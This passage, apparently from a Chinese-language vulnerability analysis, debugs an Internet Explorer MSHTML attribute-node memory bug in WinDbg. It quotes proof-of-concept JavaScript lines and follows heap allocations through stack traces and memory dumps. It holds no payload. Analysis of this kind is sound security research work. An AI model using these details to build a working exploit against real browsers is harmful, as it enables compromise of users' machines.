77b24951 a5              movs    dword ptr es:[edi],dword ptr [esi] es:0023:05631fd0=00000000 ds:0023:053fbb70=0562ffa0
```



```
0:007> kn 10
 # ChildEBP RetAddr
00 053fbb38 5da27141 OLEAUT32!VariantCopy+0x148
01 053fbb60 5da2d874 MSHTML!CAttribute::PutNodeValueVariantHelper+0x20
02 053fbb84 5d367d34 MSHTML!CAttribute::put_nodeValue+0x24
03 053fbbc8 5d3e82e4 MSHTML!GS_VARIANT+0xd4
04 053fbc64 5d402c76 MSHTML!CBase::ContextInvokeEx+0x342
05 053fbc8c 5d25da4b MSHTML!CBase::InvokeEx+0x26
06 053fbcc0 5d25da75 MSHTML!CBase::VersionedInvokeEx+0x82
07 053fbd00 61cc25d4 MSHTML!CBase::PrivateInvokeEx+0xd8
08 053fbd74 61d973ec jscript9!HostDispatch::CallInvokeEx+0xcc
09 053fbde8 61d97340 jscript9!HostDispatch::PutValueByDispId+0x94
0a 053fbe00 61d9730c jscript9!HostDispatch::PutValue+0x2a
0b 053fbe14 61d97452 jscript9!HostDispatch::SetPropertyCore+0x46
0c 053fbe30 61c09894 jscript9!HostDispatch::SetProperty+0x32
0d 053fbe68 61c608cc jscript9!Js::JavascriptOperators::SetProperty_Internal<0>+0xb2
0e 053fbe88 61c60928 jscript9!Js::JavascriptOperators::OP_SetProperty+0x40
0f 053fbec4 61c607f4 jscript9!Js::JavascriptOperators::PatchPutValueNoFastPath+0x4d
```

至此可以看出oAttr.nodeValue = oElement 是将IMG对象的地址放到了attribute的便宜0x30处



```
0:007> dps 04d51fa0
04d51fa0  5d057184 MSHTML!CAttribute::`vftable'
04d51fa4  00000003
04d51fa8  00000000
04d51fac  00000010
04d51fb0  00000000
04d51fb4  04fb0269
04d51fb8  00000000
04d51fbc  00000000
04d51fc0  ffffffff
04d51fc4  0825dff4
04d51fc8  04d50009
04d51fcc  0491baac
04d51fd0  04d4ffa0
04d51fd4  61e1c9dc jscript9!DListBase<CustomHeap::Page>::D
04d51fd8  04d2bfb0
04d51fdc  00000000
04d51fe0  04d29bb8
04d51fe4  06a0efe0
04d51fe8  00000000
04d51fec  00000000
04d51ff0  ffffffff
04d51ff4  ffffffff
04d51ff8  ffffffff
04d51ffc  0000000c
```

下面来看看分析这句代码

```
oElement.loop = 0x41424344;
```


这个呢，是给IMG对象的一个属性赋值，按道理来说是有个成员函数来做这件事的，所以在执行这条命令看看

```
x MSHTML!CImgElement::*
```

发现列出的函数名好像没有和这个赋值有关联的(太多了，都是无关函数名，不上图了。) 不过呢。我们可以这么想想：对IMG对象的一个成员变量赋值，这个变量绝对要在IMG对象内存片中， 所以，我们可以在alert(3)之后在windbg中break一下，执行这条指令


```
s-d 0x0 L?0x7fffffff 41424344
```

看看哪里有这个数值，然后g,弹出alert(4)之后呢在执行命令看看哪里有0x41424344，多出来的那个值所在地址就是赋值以后正确地址



```
0:016> s-d 0x0 L?0x7ffffff 41424344
070f2748  41424344 00000000 0010002a 000000bf  DCBA....*.......
070f3620  41424344 fffffff5 00000000 00000000  DCBA............
771c8cb8  41424344 6954646e 756f656d 00417374  DCBAndTimeoutsA.
0:016> g
(850.ed4): Break instruction exception - code 80000003 (first chance)
eax=7ff9b000 ebx=00000000 ecx=00000000 edx=77a2f1d3 esi=00000000 edi=00000000
eip=779c4108 esp=08b2fef8 ebp=08b2ff24 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
779c4108 cc              int     3
0:016> s-d 0x0 L?0x7ffffff 41424344
070f2748  41424344 00000000 0010002a 000000bf  DCBA....*.......
070f3620  41424344 fffffff5 00000000 00000000  DCBA............
080a8fc8  41424344 0516b7d0 c0c0c0c0 c0c0c0c0  DCBA............
771c8cb8  41424344 6954646e 756f656d 00417374  DCBAndTimeoutsA.
```

可以看出确实多了一个0x41424344这个值，但是这片内存确实不在IMG的对象内存之中呀，IMG是0x4d4ffa0，这时后我们设置的ust就该上场了，执行这条命令看看这片内存是怎么分配的，




```
0:016> !heap -p -a 080a8fc8
    address 080a8fc8 found in
    _DPH_HEAP_ROOT @ 61000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr
                                 7c62888:          80a8fc0               40 -          80a8000
    74ab8e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    77a55ede ntdll!RtlDebugAllocateHeap+0x00000030
    77a1a40a ntdll!RtlpAllocateHeap+0x000000c4
    779e5ae0 ntdll!RtlAllocateHeap+0x0000023a
    5d0c11b8 MSHTML!CImplAry::EnsureSizeWorker+0x00000063
    5d6a9e9d MSHTML!CImplAry::InsertIndirect<16>+0x00000077
    5d7628ca MSHTML!CAttrArray::Set+0x00000310
    5d0e192a MSHTML!CAttrArray::Set+0x00000037
    5d22529b MSHTML!CAttrArray::SetSimple+0x00000037
    5d3edf6a MSHTML!BASICPROPPARAMS::SetAvNumber+0x0000004e
    5d3edf0f MSHTML!NUMPROPPARAMS::SetNumber+0x0000002c
    5d3da19d MSHTML!SetNumberPropertyHelper<long,CSetIntegerPropertyHelper>+0x00000206
    5d3da29f MSHTML!HandleSetPropertyHelper<long,CHandleIntegerPropertyHelper>+0x000006cd
    5d20f0d3 MSHTML!PROPERTYDESC::HandleNumProperty+0x0000003f
    5d1e8ace MSHTML!CBase::put_VariantHelper+0x00000068
    5d64d531 MSHTML!CBase::put_Variant+0x00000031
    5d367d34 MSHTML!GS_VARIANT+0x000000d4
    5d3e82e4 MSHTML!CBase::ContextInvokeEx+0x00000342
    5d3e9edc MSHTML!CElement::ContextInvokeEx+0x0000004c
    5d6673b9 MSHTML!CImgElement::VersionedInvokeEx+0x00000049
    5d25d98d MSHTML!CBase::PrivateInvokeEx+0x00000095
```

哈哈，这下我们知道哪里分配这片内存了。并且由useraddr可知，这里分配的内存是从8oa8fc0开始的也就是41424344所在地址的前8个字节 重新开启IE，打开POC，附加windbg

IMG:0589ffa0


Attribute:058a1fa0

在MSHTML!CImplAry::EnsureSizeWorker+0x00000063处，下断




```
0:007> g
Breakpoint 0 hit
eax=00000040 ebx=00000004 ecx=00000000 edx=00000000 esi=00000000 edi=0715eff0
eip=5d1c11ac esp=0556b55c ebp=0556b578 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImplAry::EnsureSizeWorker+0x57:
5d1c11ac 56              push    esi
0:007> p
eax=00000040 ebx=00000004 ecx=00000000 edx=00000000 esi=00000000 edi=0715eff0
eip=5d1c11ad esp=0556b558 ebp=0556b578 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImplAry::EnsureSizeWorker+0x58:
5d1c11ad ff35d820215e    push    dword ptr [MSHTML!g_hProcessHeap (5e2120d8)] ds:0
0:007> p
eax=00000040 ebx=00000004 ecx=00000000 edx=00000000 esi=00000000 edi=0715eff0
eip=5d1c11b3 esp=0556b554 ebp=0556b578 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImplAry::EnsureSizeWorker+0x5e:
5d1c11b3 e8feb3fbff      call    MSHTML!HeapAlloc (5d17c5b6)
0:007> p
eax=08f03fc0 ebx=00000004 ecx=779e5dd3 edx=00000000 esi=00000000 edi=0715eff0
eip=5d1c11b8 esp=0556b560 ebp=0556b578 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImplAry::EnsureSizeWorker+0x63:
5d1c11b8 894708          mov     dword ptr [edi+8],eax ds:0023:0715eff8=00000000
```

中断后HeapAlloc分配内存，地址是在8f03fc0， 继续跟踪




```
0:007> p
eax=08f03fc0 ebx=00000004 ecx=779e5dd3 edx=00000000 esi=00000000 edi=0715eff0
eip=5d1c11b8 esp=0556b560 ebp=0556b578 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImplAry::EnsureSizeWorker+0x63:
5d1c11b8 894708          mov     dword ptr [edi+8],eax ds:0023:0715eff8=00000000
```

步过查看EDI指向的内存片



```
0:007> dps edi
0715eff0  00000000
0715eff4  00000000
0715eff8  08f03fc0
0715effc  00000000
0715f000  ????????
```

在看看IMG对象所处的内存，综合起来



```
0:007> dps 0589ffa0
0589ffa0  5d4aeb60 MSHTML!CImgElement::`vftable'
0589ffa4  00000004
0589ffa8  00000000
0589ffac  00000008
0589ffb0  0715eff0
0589ffb4  04fc01a8
0589ffb8  00000000
0589ffbc  00000000
0589ffc0  0000003d
0589ffc4  00400400
0589ffc8  40000000
0589ffcc  00000000
0589ffd0  075bcfe0
0589ffd4  00000000
0589ffd8  00000000
0589ffdc  00000000
0589ffe0  00000000
0589ffe4  0589ffe4
0589ffe8  0589ffe4
0589ffec  00000000
0589fff0  08ef5f90
0589fff4  00000000
0589fff8  00000000
0589fffc  d0d0d0d0
```

```
0:007> dps 08f03fc0
08f03fc0  c0c0c0c0
08f03fc4  c0c0c0c0
08f03fc8  c0c0c0c0
08f03fcc  c0c0c0c0
08f03fd0  c0c0c0c0
08f03fd4  c0c0c0c0
08f03fd8  c0c0c0c0
08f03fdc  c0c0c0c0
08f03fe0  c0c0c0c0
08f03fe4  c0c0c0c0
08f03fe8  c0c0c0c0
08f03fec  c0c0c0c0
08f03ff0  c0c0c0c0
08f03ff4  c0c0c0c0
08f03ff8  c0c0c0c0
08f03ffc  c0c0c0c0
```


```
0:007> dps edi
0715eff0  00000000
0715eff4  00000000
0715eff8  08f03fc0
0715effc  00000000
```

又要重新加载了，原因不说了，太狗。。。

IMG:05adffa0

Attribute:05ae1fa0

运行至alert(4),在windbg中断下来，看看IMG的内存图：



```
0:004> dps 05adffa0
05adffa0  6819eb60 MSHTML!CImgElement::`vftable'
05adffa4  00000001
05adffa8  00000000
05adffac  00000008
05adffb0  090adff0
05adffb4  053101a8
05adffb8  00000000
05adffbc  00000000
05adffc0  0000003d
05adffc4  00400400
05adffc8  40000000
05adffcc  00000000
05adffd0  07870fe0
05adffd4  00000000
05adffd8  00000000
05adffdc  00000000
05adffe0  00000000
05adffe4  05adffe4
05adffe8  05adffe4
05adffec  00000000
05adfff0  091caf90
05adfff4  00000000
05adfff8  00000000
05adfffc  d0d0d0d0
```

```
0:004> dps 08932fc0
08932fc0  00000300
08932fc4  67ffe4f0 MSHTML
08932fc8  41424344
08932fcc  057aba40
08932fd0  c0c0c0c0
08932fd4  c0c0c0c0
08932fd8  c0c0c0c0
08932fdc  c0c0c0c0
08932fe0  c0c0c0c0
08932fe4  c0c0c0c0
08932fe8  c0c0c0c0
08932fec  c0c0c0c0
08932ff0  c0c0c0c0
08932ff4  c0c0c0c0
08932ff8  c0c0c0c0
08932ffc  c0c0c0c0
```


```
0:004> dps 090adff0
090adff0  00000010
090adff4  00000001
090adff8  08932fc0
090adffc  00003f30
```

下面这句JS代码：

```
oElement.setAttributeNode(oAttr);
```

这句呢，应该也是调用的IMG对象的成员函数(虚函数)，把attributenode对象地址放到IMG对象的内存片中但是呢x MSHTML!CImgElement::*的没有看出来有啥合适的功能，所以看看他的父类CElement的成员函数，为啥呢，为啥肯定CElement是父类，不信可以看看CImgElement：：CImgElement中是先调用了CElement的构造函数滴，然后哦才调用了CImgElement的构造函数 执行下面的命令：


```
x mshtml! CElement::*
```



```
MSHTML!CElement::GetLookasidePtr2 (<no parameter info>)
MSHTML!CElement::GetAAariaReadonly (<no parameter info>)
MSHTML!CElement::Fire_emptied (<no parameter info>)
MSHTML!CElement::`vcall'{708}' (<no parameter info>)
MSHTML!CElement::IsConnectedToPrimaryWindow (<no parameter info:
MSHTML!CElement::`vcall'{700}' (<no parameter info>)
MSHTML!CElement::setAttributeNode (<no parameter info>)
MSHTML!CElement::DOMEnumerateChildren (<no parameter info>)
MSHTML!CElement::Var_set_draggable (<no parameter info>)
MSHTML!CElement::Var_removeChild (<no parameter info>)
MSHTML!CElement::CompareZOrder (<no parameter info>)
MSHTML!CElement::put_onresize (<no parameter info>)
MSHTML!CElement::ie8_getAttribute (<no parameter info>)
```


卧槽，这简直和JS代码一样呀，我不断你断谁，果断下断，运行，确定alert(4)

经过漫长的跟踪,终于到了下面这个地方，将AttributeNode的地址复制到了IMG对象内存中的地方



```
eax=00000004 ebx=090adff0 ecx=00000000 edx=00000001 esi=057abba0 edi=08932fd8
eip=6807240d esp=057abb60 ebp=057abb70 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
MSHTML!CImplAry::InsertIndirect<16>+0x36:
6807240d a5              movs    dword ptr es:[edi],dword ptr [esi] es:0023:08932fd8=c0c0c0c0 c
0:007> kn 10
 # ChildEBP RetAddr
00 057abb70 685528ca MSHTML!CImplAry::InsertIndirect<16>+0x36
01 057abbac 67ed192a MSHTML!CAttrArray::Set+0x310
02 057abbdc 68371df1 MSHTML!CAttrArray::Set+0x37
03 057abc0c 6881925b MSHTML!CBase::AddUnknownObject+0x2c
04 057abc5c 6881e3db MSHTML!CElement::VersionedSetAttributeNode+0xa7
05 057abc8c 68457465 MSHTML!CElement::setAttributeNode+0x5b
06 057abcb8 681d82e4 MSHTML!Method_IDispatchpp_IDispatchp+0x75
07 057abd54 681d9edc MSHTML!CBase::ContextInvokeEx+0x342
08 057abd7c 684573b9 MSHTML!CElement::ContextInvokeEx+0x4c
09 057abda8 6804d98d MSHTML!CImgElement::VersionedInvokeEx+0x49
0a 057abde8 6b7e25d4 MSHTML!CBase::PrivateInvokeEx+0x95
0b 057abe5c 6b88a954 jscript9!HostDispatch::CallInvokeEx+0xcc
0c 057abe84 6b88a894 jscript9!HostDispatch::InvokeMarshaled+0x4b
0d 057abf74 6b88a6b7 jscript9!HostDispatch::InvokeByDispId+0x1da
0e 057abf90 6b72c22d jscript9!DispMemberProxy::DefaultInvoke+0x23
0f 057ac188 6b72c96b jscript9!Js::InterpreterStackFrame::Process+0x1940
```

直接g起来，在看看IMG的内存全图:



```
0:004> dps 05adffa0
05adffa0  6819eb60 MSHTML!CImgElement::`vftable'
05adffa4  00000001
05adffa8  00000000
05adffac  00000008
05adffb0  090adff0
05adffb4  053101a8
05adffb8  00000000
05adffbc  00000000
05adffc0  0000003d
05adffc4  00400400
05adffc8  40000000
05adffcc  00000000
05adffd0  07870fe0
05adffd4  00000000
05adffd8  00000000
05adffdc  00000000
05adffe0  00000000
05adffe4  05adffe4
05adffe8  05adffe4
05adffec  00000000
05adfff0  091caf90
05adfff4  00000000
05adfff8  00000000
05adfffc  d0d0d0d0
```


```
0:014> dps 08932fc0
08932fc0  00000300
08932fc4  67ffe4f0 MSHTML!s
08932fc8  41424344
08932fcc  057aba40
08932fd0  80000d09
08932fd4  000003f3
08932fd8  05ae1fa0
08932fdc  00000008
08932fe0  c0c0c0c0
08932fe4  c0c0c0c0
08932fe8  c0c0c0c0
08932fec  c0c0c0c0
08932ff0  c0c0c0c0
08932ff4  c0c0c0c0
08932ff8  c0c0c0c0
08932ffc  c0c0c0c0
```

```
0:004> dps 090adff0
090adff0  00000010
090adff4  00000001
090adff8  08932fc0
090adffc  00003f30
```


现在清晰多了， 接着分析下面这句

```
oElement.removeAttributeNode(oAttr);
```

有set就有remove，所以可以对 MSHTML!CElement::removeAttributeNode 下断，经过漫长的跟踪：




```
58cd2235 668903          mov     word ptr [ebx],ax       ds:0023:05931fc8=0000
0:007> p
eax=00000003 ebx=05931fc8 ecx=00000001 edx=80070057 esi=00000000 edi=00000008
eip=58cd2238 esp=055fb6d8 ebp=055fb788 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!HandleGetPropertyHelper<long,CHandleIntegerPropertyHelper>+0x479:
58cd2238 8b45a4          mov     eax,dword ptr [ebp-5Ch] ss:0023:055fb72c=41424344
0:007> p
eax=41424344 ebx=05931fc8 ecx=00000001 edx=80070057 esi=00000000 edi=00000008
eip=58cd223b esp=055fb6d8 ebp=055fb788 iopl=0         nv up ei pl zr na pe nc
